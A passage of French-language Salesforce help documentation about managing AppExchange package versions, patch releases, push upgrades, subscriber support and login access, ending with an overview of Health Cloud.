5. Lorsque vous recevez un e-mail avec le lien vers le téléchargement sur le répertoire Force.com AppExchange, indiquez aux utilisateurs qui ont effectué une installation que la nouvelle version est prête. Utilisez la liste des utilisateurs qui ont effectué l'installation dans la application de gestion de licences (LMA) pour faire passer cette information. L'application de gestion de licences (LMA) stocke automatiquement le numéro de version que vos installateurs utilisent dans leur entreprise.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer les paramètres du développeur :
- Personnaliser l'application

Pour créer des packages :
- Créer des packages AppExchange

Pour télécharger des packages :
- Télécharger des packages AppExchange

CONSULTER ÉGALEMENT :

Préparation de vos applications pour la distribution
Compréhension des dépendances
Gérer les versions
Création et chargement de correctifs
Publication d'extensions vers des packages gérés

# Gérer les versions

Après avoir téléchargé un package vers l'AppExchange, vous pouvez toujours le gérer dans Salesforce. Pour gérer vos versions :

1. Dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**.
2. Sélectionnez le package contenant l'application ou les composants téléchargés.
3. Sélectionnez le numéro de version indiqué sous l'onglet Versions.
   - Cliquez sur le lien **Modifier le mot de passe** pour changer l'option du mot de passe.
   - Cliquez sur **Rendre obsolète** pour empêcher de nouvelles installations de ce package tout en autorisant les installations existantes à continuer à fonctionner.

     Remarque: Vous ne pouvez pas rendre obsolète la version la plus récente d'un package géré.

     Lorsque vous rendez obsolète un package, n'oubliez pas de le supprimer aussi d'AppExchange. Reportez-vous à « Suppression de sous application AppExchange » dans l'aide en ligne de AppExchange.
   - Cliquez sur **Rendre non obsolète** pour rendre une version obsolète disponible pour une autre installation.

Remarque: Pour créer une solution d'essai, vous enregistrer ou choisir une organisation de gestion de licence pour les éléments téléchargés, cliquez sur **Accéder au AppExchange** à partir de la page de détail de téléchargement de packages.

CONSULTER ÉGALEMENT :

- Préparation de vos applications pour la distribution
- Compréhension des dépendances
- Création et chargement de correctifs
- Publication de mises à niveau vers des packages gérés
- Publication d'extensions vers des packages gérés
- Conseils relatifs à la sécurité pour le développement Apex et Visualforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour télécharger des packages :
- Télécharger des packages AppExchange

# Création et chargement de correctifs

**Remarque:** Les versions de correctifs et les mises à niveau automatiques sont disponibles uniquement pour les Éditeur de logiciels partenaires de Salesforce.

Les versions de correctifs sont développées et gérées dans une organisation de développement de correctifs. Vous pouvez également consulter les Meilleures pratiques relatives aux mises à niveau automatiques et aux versions de correctifs à la page 6292.

Pour créer une version de correctif :

1. Dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**.
2. Cliquez sur le nom de votre package géré.
3. Cliquez sur l'onglet Organisation de correctif, puis sur **Nouveau**.
4. Sélectionnez la version du package pour lequel vous souhaitez créer un correctif dans la liste déroulante Correctif de la version principale. Le type de version doit être Géré-Publié.
5. Saisissez un Nom d'utilisateur pour une connexion à votre organisation corrective.
6. Saisissez une Adresse e-mail associée à votre connexion.
7. Cliquez sur **Enregistrer**.

**Remarque:** Si vous perdez les informations sur la connexion, cliquez sur **Réinitialiser** dans la page de détail du package, sous Organisations de développement de correctif, afin de réinitialiser la connexion à votre organisation de développement de correctif.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour envoyer une mise à niveau automatique ou créer une organisation de développement de correctifs :

- Télécharger des packages AppExchange

Après avoir reçu un e-mail indiquant la création de votre organisation de développement de correctif par Salesforce, vous pouvez cliquer sur **Connexion** pour commencer à développer une version de correctif.

Le développement est limité dans une organisation de développement de correctif. Notez les points suivants :

- Aucun composant de package nouveau ne peut être ajouté.
- Les composants de package existants ne peuvent pas être supprimés.
- Les contrôles d'accès d'API et Apex dynamiques ne peuvent pas être modifiés pour le package.
- Aucune dépréciation de code Apex n'est possible.
- Aucune relation de classe Apex nouvelle, telle que `extends`, ne peut être ajoutée.
- Aucun modificateur d'accès Apex, tel que `virtual` ou `global`, ne peut être ajouté.
- Aucun service Web ne peut être ajouté.
- Aucun dépendance de fonctionnalité ne peut être ajoutée.

Une fois le développement du correctif terminé, chargez-le dans votre organisation de développement de correctif via l'interface utilisateur : (vous pouvez également charger un package en utilisant l'API Tooling ; pour consulter un exemple de code et d'autres détails, reportez-vous à l'objet PackageUploadRequest dans le guide *Tooling API Developer Guide*).

1. Dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**.
2. Cliquez sur le nom du package.
3. Dans la page Charger le package, cliquez sur **Charger**.
4. Saisissez un nom de version. Nous recommandons de saisir une courte description et une date.
5. Notez que le Numéro de correctif dans le Numéro de version a augmenté.
6. Pour les packages gérés, sélectionnez un Type de package :

- Sélectionnez Géré-Publié pour télécharger une version pouvant être téléchargée. À l'issue du téléchargement, certains attributs de composants Salesforce sont verrouillés.
- Choisissez Géré-Bêta pour télécharger une version de votre package destinée à un échantillon du public visé à des fins de test. Vous pouvez toujours modifier les composants et transférer des versions bêta supplémentaires.

  Remarque: Les packages bêta peuvent être installés uniquement dans les organisations Developer Edition ou test sandbox et ne peuvent pas être envoyées automatiquement vers des organisations personnalisées.

7. Modifiez la `Description`, si nécessaire.
8. Vous pouvez aussi saisir et confirmer un mot de passe afin de partager le package en privé avec tout utilisateur disposant du mot de passe. Ne saisissez pas de mot de passe si vous souhaitez mettre le package à la disposition de tous dans AppExchange et le partager publiquement.
9. Salesforce sélectionne automatiquement les exigences qu'il détecte. En outre, sélectionnez tout autre composant de configuration requis dans les sections `exigences du package` et `exigences de l'objet` afin d'informer les installateurs de toute exigence liée à ce package.
10. Cliquez sur **Transférer**.

Pour distribuer le correctif, partagez le lien de transfert ou planifiez une mise à niveau automatique.

CONSULTER ÉGALEMENT :

Planification de mises à niveau automatiques
Affichage de l'historique des mises à niveau automatiques
Préparation de vos applications pour la distribution
Gérer les versions
Publication de mises à niveau vers des packages gérés

# Planification de mises à niveau automatiques

Remarque: Les versions de correctifs et les mises à niveau automatiques sont disponibles uniquement pour les Éditeur de logiciels partenaires de Salesforce.

Lorsque vous avez créé une version corrective de votre package, vous pouvez la déployer automatiquement vers vos clients à l'aide d'une mise à niveau automatique.

Conseil: Salesforce recommande vivement de suivre la séquence ci-dessous pour envoyer automatiquement des mises à niveau de package.

1. Envoyez automatiquement la mise à niveau à vos propres organisations afin de la tester et de corriger les bogues éventuels avant de mettre à niveau les abonnés.
2. Lorsque vous êtes prêt et que les processus de gestion des changements de vos clients sont coordonnés, envoyez la mise à niveau automatique à un nombre limité d'organisations clientes. Commencez par les organisations test sandbox, dans la mesure du possible.
3. Lorsque vous êtes satisfait des premiers résultats, envoyez automatiquement la mise à niveau à votre clientèle élargie, en fonction des accords conclus avec chaque client.
4. Déclassez la version précédente de votre package dans votre organisation de développement principale. Remplacez la version dans AppExchange, si nécessaire, puis mettez à jour votre configuration Trialforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour envoyer une mise à niveau automatique :

- Télécharger des packages AppExchange

5. Si votre mise à niveau contenait un correctif, après l'avoir distribué avec succès aux organisations abonnées, réintégrez ces modifications dans votre organisation de développement principale. Pour plus d'informations sur la combinaison de correctifs dans l'organisation de développement principale, reportez-vous à « Working with Patch Versions » dans le guide *ISVforce Guide*.

Pour plus d'informations, reportez-vous à Meilleures pratiques relatives aux mises à niveau automatiques et aux versions de correctifs à la page 6292.

**Planifier une mise à niveau automatique à l'aide de l'interface utilisateur**

1. Connectez-vous à votre organisation de développement principale (pas à l'organisation de corrective utilisée pour charger la nouvelle version).
2. Dans Configuration, saisissez `Packages` dans la case `Recherche rapide`, puis sélectionnez **Packages**.
3. Cliquez sur le nom du package géré dont vous souhaitez publier automatiquement la mise à niveau.
4. Dans la page de détail du package, cliquez sur l'onglet **Versions**, puis sur **Mises à niveau par envoi automatique**.
5. Cliquez sur **Planifier la mise à niveau par envoi automatique**.
6. Sélectionnez une version de package à envoyer automatiquement dans la liste déroulante **Version corrective**.

   Remarque: Les versions bêta ne sont pas éligibles pour l'envoi automatique.

7. Saisissez une **Date de début planifiée** pour préciser le lancement de la mise à niveau automatique.
8. Dans la section Sélectionner les organisations cibles, choisissez les organisations qui doivent recevoir votre mise à niveau automatique. Si une organisation a déjà reçu une mise à niveau automatique pour la version de package sélectionnée, elle ne s'affiche pas dans la liste. Vous pouvez sélectionner les organisations :
   - En saisissant un terme qui filtre par nom ou ID d'organisation. Les noms peuvent correspondre partiellement à la chaîne, mais les ID doivent correspondre exactement.
   - En choisissant entre une organisation de production et une organisation test sandbox dans la liste déroulante **Organisations**.
   - En choisissant des organisations qui ont déjà installé une version spécifique.
   - En cliquant sur des organisations individuelles ou en activant les cases `Sélectionner tout` et `Désélectionner tout`.

   Cette section présente les informations suivantes sur l'organisation (par ordre alphabétique) :

| Champ | Description |
|---|---|
| `Version actuelle` | Version actuelle du package installé par une organisation. |
| `ID d'organisation` | ID unique qui identifie l'organisation dans Salesforce. |
| `Nom de l'organisation` | Nom de l'organisation. Cliquer sur ce nom affiche l'historique des mises à niveau de l'organisation. |
| `Contact principal` | Nom du contact qui a installé le package. |

9. Cliquez sur **Planifier**. Pendant une mise à niveau automatique, vous pouvez cliquer sur **Abandonner** pour l'arrêter.

**Planifier une mise à niveau automatique à l'aide de l'API Enterprise**

1. Authentifiez-vous dans votre organisation de développement principale (pas dans l'organisation corrective que vous avez utilisée pour charger la nouvelle version) en fonction de l'outil que vous utilisez.

2. Déterminez la version du package vers laquelle vous souhaitez mettre à niveau les abonnés en interrogeant l'objet MetadataPackageVersion.
3. Récupérez la liste des organisations abonnées éligibles pour la mise à niveau en interrogeant l'objet PackageSubscriber.
4. Créez un objet PackagePushRequest. Les objets PackagePushRequest prennent un PackageVersionId, et éventuellement un paramètre ScheduledStartTime, pour spécifier le début de la mise à niveau automatique (push). Si vous omettez ScheduledStartTime, la mise à niveau automatique débute lorsque vous définissez le statut de PackagePushRequest sur `Pending`.
5. Créez un PackagePushJob pour chaque abonné éligible et associez-le au PackagePushRequest que vous avez créé à l'étape précédente.
6. Planifiez la mise à niveau automatique en changeant le statut de PackagePushRequest en `Pending`.
7. Vérifiez le statut des objets PackagePushRequest et PackagePushJob en interrogeant les champs `Status`.

Pour consulter un exemple de code et plus de détails, reportez-vous aux descriptions des objets dans *Référence d'objets pour Salesforce et Force.com* ou dans le guide *SOAP API Developer Guide*.

Affichage de l'historique des mises à niveau automatiques

Meilleurs pratiques pour les mises à niveau automatiques et les versions de correctifs

CONSULTER ÉGALEMENT :

Affichage des détails de mise à niveau automatique

Préparation de vos applications pour la distribution

Gérer les versions

Publication de mises à niveau vers des packages gérés

## Affichage de l'historique des mises à niveau automatiques

Remarque: Les versions de correctifs et les mises à niveau automatiques sont disponibles uniquement pour les Éditeur de logiciels partenaires de Salesforce.

Pour afficher les détails de toutes les mises à niveau automatiques envoyées par votre organisation, dans Configuration, saisissez *`Packages`* dans la case `Recherche rapide`, puis sélectionnez **Packages**. Cliquez sur le nom du package que vous souhaitez afficher, puis sur **Mises à niveau automatiques**.

La page Historique des mises à niveau par envoi automatique indique le statut de vos mises à niveau par envoi automatique en attente et précédentes. Pour filtrer votre historique des mises à niveau par envoi automatique :

1. Sélectionnez un numéro de version dans la liste déroulante. Ne pas sélectionner de version revient à toutes les sélectionner.
2. Sélectionnez un ou plusieurs statuts dans la liste Statut. Ne pas sélectionner de statut revient à tous les sélectionner.
3. Cliquez sur **Appliquer** pour filtrer la liste. Cliquez sur **Effacer** pour retirer tous les filtres.

L'historique affiche les informations suivantes (par ordre alphabétique) :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'historique de mise à niveau automatique :

- Télécharger des packages AppExchange

| Colonne | Description |
| --- | --- |
| `Action` | Pendant une mise à niveau automatique, vous pouvez cliquer sur **Abandonner** pour l'arrêter. |

| Colonne | Description |
| --- | --- |
| `Date de début` | Date et heure de début prévue pour la mise à niveau automatique. |
| `Statut` | Statut de la mise à niveau automatique, quelle soit planifiée, en cours, terminée, abandonnée ou terminée avec des erreurs. |
| `Cible` | Nom de l'organisation destinataire de la mise à niveau automatique. Pour des organisations multiples, ce champ indique uniquement la première organisation dans la file d'attente, suivie du nombre d'organisations sélectionnées. Ce lien ouvre des informations supplémentaires sur la mise à niveau automatique cible et sur chaque organisation individuelle. |
| `Version` | Numéro de version du package envoyé automatiquement. |

Affichage des détails de mise à niveau automatique

Affichage de l'historique des mises à niveau d'une organisation

CONSULTER ÉGALEMENT :

Affichage des détails de mise à niveau automatique

Préparation de vos applications pour la distribution

Gérer les versions

Publication de mises à niveau vers des packages gérés

## Affichage des détails de mise à niveau automatique

Remarque: Les versions de correctifs et les mises à niveau automatiques sont disponibles uniquement pour les Éditeur de logiciels partenaires de Salesforce.

Pour plus d'informations sur une mise à niveau automatique spécifique envoyée par votre organisation, dans Configuration, saisissez *Packages* dans la case `Recherche rapide`, puis sélectionnez **Packages**. Cliquez sur le nom du package que vous souhaitez afficher, puis sur **Mises à niveau automatiques**. Un clic sur le nom d'une `Cible` permet d'accéder à la page Détails de la mise à niveau automatique, qui contient des informations sur la tâche de mise à niveau et sur chaque organisation ciblée.

La section Détails de la tâche contient les informations suivantes sur la mise à niveau automatique globale (par ordre alphabétique) :

| Champ | Description |
| --- | --- |
| `Date de fin` | Date et heure de fin de la mise à niveau automatique. |
| `Ignorer les échecs au test Apex` | Indique si les échecs au test Apex risquent d'entraîner un dysfonctionnement de l'application installée s'ils sont ignorés. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les détails de mise à niveau automatique :

- Télécharger des packages AppExchange

| Champ | Description |
| --- | --- |
| Planifié par | Nom de l'utilisateur qui a initié la mise à niveau automatique. |
| Date de début | Date et heure de début prévue pour la mise à niveau automatique. |
| Statut | Statut de la mise à niveau automatique, quelle soit planifiée, en cours, terminée, abandonnée ou terminée avec des erreurs. |
| Version | Numéro de version du package envoyé automatiquement. |

La section Organisations permet d'accéder à la liste de toutes les organisations ayant reçu une mise à niveau automatique. Vous pouvez filtrer les organisations en utilisant la zone de recherche et en saisissant un terme qui filtre par nom ou ID d'organisation. Les noms peuvent correspondre partiellement à la chaîne, mais les ID doivent correspondre exactement. Dans la liste déroulante, vous pouvez également filtrer par statut de mise à niveau automatique.

La liste contient les informations suivantes spécifiques à chaque organisation (par ordre alphabétique) :

| Champ | Description |
| --- | --- |
| Durée | Délai requis par la mise à niveau automatique. |
| Type d'échec | Indique le type de panne rencontré (le cas échéant). En cas d'échec de la mise à niveau automatique, une explication possible est fournie dans la section réductible. Si la mise à niveau automatique a échoué, cliquez sur **Réessayer** pour recommencer. |
| ID d'organisation | ID unique qui identifie l'organisation dans Salesforce. |
| Nom de l'organisation | Nom de l'organisation. Cliquer sur ce nom affiche l'historique des mises à niveau de l'organisation. |
| Date de début | Date et heure de début prévue pour la mise à niveau automatique. |
| Statut | Statut de la mise à niveau automatique, quelle soit planifiée, en cours, terminée, abandonnée ou terminée avec des erreurs. |

CONSULTER ÉGALEMENT :

- Affichage de l'historique des mises à niveau automatiques
- Planification de mises à niveau automatiques
- Préparation de vos applications pour la distribution
- Gérer les versions
- Publication de mises à niveau vers des packages gérés

## Affichage de l'historique des mises à niveau d'une organisation

Remarque: Les versions de correctifs et les mises à niveau automatiques sont disponibles uniquement pour les Éditeur de logiciels partenaires de Salesforce.

Pour plus d'informations sur une organisation spécifique qui a reçu une mise à niveau automatique, dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**. Cliquez sur le nom du package que vous souhaitez afficher, puis sur le nom d'une Cible. Cliquer sur une organisation dans la liste des cibles fournit les informations suivantes (par ordre alphabétique) :

| Champ | Description |
|---|---|
| Version actuelle | Version actuelle du package installé par une organisation. |
| ID d'organisation | ID unique qui identifie l'organisation dans Salesforce. |
| Nom de l'organisation | Nom de l'organisation. |
| Contact principal | Nom du contact qui a installé le package. |
| E-mail du contact principal | L'adresse e-mail de l'éditeur du package. |
| Statut | Statut de la mise à niveau automatique, quelle soit planifiée, en cours, terminée, abandonnée ou terminée avec des erreurs. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'historique de mise à niveau automatique :

- Télécharger des packages AppExchange

L'historique des mises à niveau par envoi automatique présente les informations suivantes (par ordre alphabétique) :

| Champ | Description |
|---|---|
| Action | Cliquer sur **Afficher les détails** renvoie les détails de la tâche pour cette mise à niveau. |
| Date de début | Date et heure de début prévue pour la mise à niveau automatique. |
| Statut | Statut de la mise à niveau automatique, quelle soit planifiée, en cours, terminée, abandonnée ou terminée avec des erreurs. |
| Version | Numéro de version du package envoyé automatiquement. |

CONSULTER ÉGALEMENT :

- Affichage des détails de mise à niveau automatique
- Affichage de l'historique des mises à niveau automatiques
- Création et chargement de correctifs
- Planification de mises à niveau automatiques
- Préparation de vos applications pour la distribution
- Gérer les versions
- Publication de mises à niveau vers des packages gérés

## Meilleurs pratiques pour les mises à niveau automatiques et les versions de correctifs

Remarque: Les versions de correctifs et les mises à niveau automatiques sont disponibles uniquement pour les Éditeur de logiciels partenaires de Salesforce.

Tenez compte des meilleures pratiques suivantes lorsque vous planifiez un envoi automatique :

- Planifiez les mises à niveau automatiques pendant les heures creuses de vos clients et hors des périodes de publication des versions majeures de Salesforce afin de limiter tout impact potentiel sur l'abonné.
- Évitez de modifier les règles de validation, les champs de formule et les erreurs générées par les déclencheurs Apex, car ces modifications peuvent avoir des effets adverses sur les intégrations des abonnés.
- Les pages Visualforce actualisées durant une mise à niveau automatique perdent leur statut d'affichage si la page ou le contrôleur est modifié.

Tenez compte de la meilleure pratique supplémentaire suivante lorsque vous planifiez une version de correctif :

- Les modifications visibles d'un package ne doivent pas être effectuées dans un correctif. A l'exception du changement de numéro de version du package, les abonnés ne sont pas informés des mises à niveau automatiques.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour envoyer une mise à niveau automatique ou créer une organisation de développement de correctifs :

- Télécharger des packages AppExchange

# FAQ de la publication de packages

Comment les packages sont-ils classés ?

Quels types d'élément puis-je publier ?

CONSULTER ÉGALEMENT :

FAQ de l'installation de packages

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Comment les packages sont-ils classés ?

AppExchange répertorie des commentaires et des évaluations similaires à ceux qui se trouvent sur la plupart des sites Internet de nos clients. Cela permet à la communauté d'utilisateurs Salesforce de déterminer l'utilité d'un package.

## Quels types d'élément puis-je publier ?

Vous pouvez publier un ensemble de composants, comme des onglets, des rapports, des tableaux de bord répondant tous à un besoin spécifique de votre entreprise. Regroupez ces composants dans un package pour les publier simultanément. . Quels que soient les composants que vous ajoutez au package, vos données ne sont jamais incluses.

# Support des abonnés à votre application

## Support de vos clients

Les éditeurs d'applications sont responsables du support des utilisateurs de l'ensemble de leurs listes. Lorsque des clients contactent le support client de Salesforce pour poser une question sur votre liste, nous les orientons vers les informations de support des onglets À propos de et Support de votre liste. Assurez-vous que les listes AppExchange incluent des informations de support.

Si vous avez installé l'application de gestion des licences (LMA), vous pouvez vous connecter à l'organisation d'un client et fournir le support administratif à vos clients. Cette fonctionnalité est disponible uniquement pour les packages gérés qui ont réussi au contrôle de sécurité. Pour plus d'informations, reportez-vous à Connexion à des organisations abonnées.

## Organisations abonnées

Cette page présente une liste des organisations abonnées avec votre package installé. Pour rechercher rapidement une organisation abonnée, saisissez un nom d'abonné ou un ID d'organisation dans la case de recherche, puis cliquez sur **Rechercher**. Cliquez sur le nom d'une organisation abonnée Ce pour afficher des informations détaillées la concernant.

Remarque: Seuls les abonnés qui ont installé au moins un package géré, lié à votre LMA, figurent dans cette liste.

AUTORISATIONS UTILISATEUR

Pour se connecter à des organisations abonnées :
- Connecter à l'organisation abonnée

## Affichage des détails de l'abonné

La page Présentation de l'abonné, accessible en cliquant sur le nom de l'organisation sous l'onglet **Abonnés** de l'AGL, fournit des informations détaillées sur chaque organisation abonnée. Cette page peut vous aider à comprendre comment un utilisateur utilise votre application et à dépanner des problèmes.

AUTORISATIONS UTILISATEUR

Pour se connecter à des organisations abonnées :
- Connecter à l'organisation abonnée

Sous Détails de l'organisation :

- Le nom et les coordonnées se situent dans Configuration, dans la page Informations sur la société dans l'organisation abonnée. Elles peuvent être différentes des informations affichées dans les enregistrements de piste, de compte ou de contact de votre AGL.
- L'ID d'organisation est un code unique qui identifie l'organisation Salesforce de ce client.
- L'instance détermine le centre de données Salesforce dans lequel l'organisation de ce client réside. Elle détermine également la période à laquelle le client bénéficiera d'une mise à niveau vers une nouvelle version de Salesforce. Pour connaître la version de Salesforce utilisée par le client, consultez trust.salesforce.com durant la période de publication de la version.

La page inclut également ces listes associées.

**Limites**
Informations sur l'espace des fichiers, l'espace des données et le nombre de requêtes API associées à ce client, en pourcentage.

**Accès à la connexion accordé**
Une liste d'utilisateurs autorisés à accéder à la connexion et la date d'expiration de l'accès.

**Packages et licences**
Une liste de tous les packages installés dans cette organisation et associés à cette application de gestion des licences (LMA). Pour chaque package, elle indique la version de l'application qu'un client utilise actuellement, le nombre total de licences provisionnées

à l'abonné, ainsi que le nombre de licences utilisées par l'abonné. Ces informations doivent correspondre à l'enregistrement des licences de l'abonné dans votre LMA.

# Demande de l'accès à la connexion

Demandez à l'utilisateur d'accéder à ses paramètres personnels, puis de cliquer sur **Autoriser l'accès à la connexion au compte** ou **Autoriser l'accès à la connexion**, selon l'option affichée, pour accorder l'accès. Si l'éditeur n'est pas répertorié dans la page, cela est dû à l'une des raisons suivantes :

- Un administrateur système a désactivé la possibilité d'accorder l'accès aux utilisateurs non administrateurs.
- L'utilisateur ne possède pas de licence pour le package.
- Le package est sous licence pour l'ensemble de l'organisation. Seuls les administrateurs qui ont l'autorisation « Gérer les utilisateurs » activée dans leur profil peuvent accorder l'accès.
- La préférence de l'organisation **Les administrateurs peuvent se connecter en tant que n'importe quel utilisateur** est activée.

Remarque: Si la préférence de l'organisation **Les administrateurs peuvent se connecter en tant que n'importe quel utilisateur** n'est pas activée, l'accès est accordé pour une période limitée et l'abonné peut révoquer l'accès à tout moment. Lorsque vous êtes connecté(e) en tant qu'abonné(e), toutes les modifications que vous effectuez sont consignées dans le journal d'audit.

# Connexion à des organisations abonnées

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour se connecter à des organisations abonnées :
- Connecter à l'organisation abonnée

Remarque: Cette fonctionnalité est disponible uniquement dans les organisations qui possèdent une licence Salesforce complète.

Pour se connecter, lorsqu'un utilisateur qui vous a accordé l'accès :

1. Dans Application de gestion des licences (AGL), cliquez sur l'onglet **Abonnés**.
2. Pour rechercher rapidement une organisation abonnée, saisissez un nom d'abonné ou un ID d'organisation dans la case de recherche, puis cliquez sur **Rechercher**.
3. Cliquez sur le nom de l'organisation abonnée.
4. Dans la page Détails de l'organisation, cliquez sur **Connexion** en regard du nom d'un utilisateur. Notez que vous disposez des mêmes autorisations que l'utilisateur avec lequel vous vous êtes connecté(e).
5. Une fois le dépannage terminé, dans Configuration, cliquez sur **Revenir à la présentation de l'abonné** pour revenir à votre organisation.

Remarque: Seuls les abonnés qui ont installé au moins un package géré, lié à votre LMA, figurent dans cette liste.

## Pratiques recommandées

- Lorsque vous accédez à une organisation abonnée, vous êtes déconnecté(e) de votre LMO (Organisation de gestion de licence). Vous pouvez configurer un Mon domaine afin d'éviter d'être automatiquement déconnecté de votre LMO lorsque vous vous connectez à une organisation abonnée. Pour configurer Mon domaine, dans Configuration, saisissez `Mon domaine` dans la case `Recherche rapide`, puis sélectionnez **Mon domaine**.

- Assurez-vous d'autoriser la connexion à une organisation abonnée uniquement pour le personnel de support et d'ingénierie de confiance. Cette fonctionnalité peut inclure un accès complet en lecture/écriture aux données et aux configurations des clients. Il est par conséquent essentiel pour votre réputation de préserver leur sécurité.
- Contrôlez l'accès en accordant l'autorisation utilisateur « Connexion à l'organisation abonnée » à un personnel de support spécifique, via un profil ou un ensemble d'autorisations.

# Dépannage dans des organisations abonnées

Lorsque vous êtes connecté(e) en tant qu'utilisateur dans une organisation fournisseur, vous pouvez générer des journaux de débogage Apex qui contiennent le résultat de vos packages gérés. Ils contiennent les informations consignées habituellement accessibles à l'abonné. Ces informations peuvent vous aider à dépanner des problèmes spécifiques à l'organisation abonnée.

1. Lancez la Console du développeur.
2. Exécutez l'opération et affichez le journal de débogage avec votre résultat. Si l'utilisateur a accès, configurez un Journal de débogage : Dans Configuration, saisissez *Journaux de débogage* dans la case `Recherche rapide`, puis sélectionnez **Journaux de débogage**.

Notez que les abonnés n'ont pas accès aux journaux que vous configurez ou générez, car ils contiennent votre code Apex non masqué. De plus, lorsque vous êtes connecté(e) en tant qu'utilisateur, vous pouvez également afficher et modifier les données incluses dans des paramètres personnalisés protégés à partir de vos packages gérés.

CONSULTER ÉGALEMENT :

Ouverture de la Console du développeur

# Health Cloud

## Offre de soins collaboratifs et connectés au patient avec Health Cloud

Offrir des soins de grande qualité aux patients implique davantage que la simple gestion des informations et des événements qui les concernent. Health Cloud réinvente la communication des coordinateurs de soins avec les patients. La console Health Cloud présente une vue consolidée des enregistrements importants des patients, permet d'accéder à l'équipe soignante du patient et offre des outils qui regroupent tous les informations utiles pour gérer les dossiers médicaux avec efficacité. Vous créez une relation forte et collaborative entre les soignants et le patient qui facilitent les protocoles de soins.

Des soins de qualité nécessitent une vue complète des données de systèmes DME (dossiers informatisés de santé) qui aident à prendre des décisions informées et efficaces concernant le patient. Salesforce Health Cloud offre tous les outils dont vous avez besoin pour gérer avec efficacité la santé de vos patients. La console Health Cloud inclut :

- Une vue instantanée complète des données essentielles du patient à partir de systèmes DME.
- Une vue de travail des tâches prioritaires concernant tous vos patients.
- Une chronologie des soins qui représente les événements d'historique du patient, notamment les rendez-vous, les prescriptions, Les conditions et autres consultations associées à la santé
- Des plans de soins personnalisés qui définissent des objectifs mesurables avec des tâches qui peuvent être attribuées au patient

Lorsque vous configurez des communautés Salesforce, vous avez également une communauté de patients privée qui réunit des soignants professionnels et personnels au sein d'un réseau collaboratif qui pilote la conformité au plan de soins. Vous pouvez attribuer la responsabilité de tâches de santé aux membres de l'équipe soignante, qui peuvent inclure d'autres professionnels de santé, les patients et des membres de la famille. Vous pouvez échanger des messages sécurisés et privés avec ces personnes, le patient et les membres de la communauté, qui ont accès à ces messages à partir de n'importe quel appareil.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Les outils requis à un emplacement unique

Vous êtes un professionnel de la santé très occupé. Vous avez besoin d'un emplacement pour gérer vos patients et les tâches associées aux soins. La console Health Cloud organise toutes les informations dans une vue globale du patient, de l'équipe soignante et des activités associées à la santé et au suivi des patients. Elle offre également un emplacement central pour gérer les communications entre les personnes impliquées dans la santé du patient, notamment les messages avec le médecin traitant ou les rappels envoyés aux membres de la famille qui accompagnent le patient chez le médecin.

### Préparation à l'utilisation de la console Health Cloud

Pour commencer à utiliser la console Health Cloud et à gérer vos patients, vous devez configurer plusieurs éléments.

### Utilisation de plans de soins pour aider les patients à atteindre leurs objectifs

Gérez aisément les problèmes de santé à l'aide d'objectifs et de tâches que vous attribuez à des patients ou à des soignants afin de permettre aux patients de suivre et d'améliorer leur santé. Les plans de soins personnalisables représentent un plan d'action visant à améliorer la santé d'un patient.

### Simplification de la prise en charge des patients avec des modèles de plan de soins

Le retrait du « travail » des workflows avec des modèles de plan de soins permet aux coordinateurs de soins de créer en quelques clics des plans de soins de patient personnalisés. Les coordinateurs peuvent ajouter en masse des problèmes, des objectifs et des tâches au plan de soins d'un patient. Les modèles de plan de soins prédéfinis réduisent le temps de création d'un plan de soins et appliquent des normes de soins qui améliorent les résultats médicaux.

### Suivi de la chronologie des événements médicaux d'un patient

La chronologie du patient offre une vue d'ensemble des événements et des activités liés à la santé de votre patient par ordre chronologique.

### Engagement des patients avec la communauté de patients privée

L'équipe soignante est la plate-forme de la communauté privée de vos patients. Elle représente toute personne qui aide impatient à suivre avec succès son plan de soins. Elle comprend les professionnels de santé internes et externes à votre organisation, ainsi que les membres de la famille du patient.

### Gestion des formations à l'aide de protocoles et d'articles

Salesforce Knowledge permet de créer et de gérer aisément un contenu et de le rendre disponible aux autres professionnels de santé, aux patients et aux membres d'équipes soignantes. Un article peut contenir les protocoles que vous utilisez pour gérer des conditions et héberger le matériel éducatif que vous envoyez aux patients. Vous pouvez écrire, modifier, publier et archiver des articles via l'onglet Gestion des articles, ou rechercher et afficher des articles publiés via l'onglet Articles.

### Raccourcis clavier de la console Health Cloud

Les raccourcis clavier permettent d'exécuter rapidement des actions en appuyant sur des touches au lieu d'utiliser la souris.

### Limitations de Health Cloud

Découvrez les limitations d'affichage, d'accès et de personnalisation de Health Cloud.

## Les outils requis à un emplacement unique

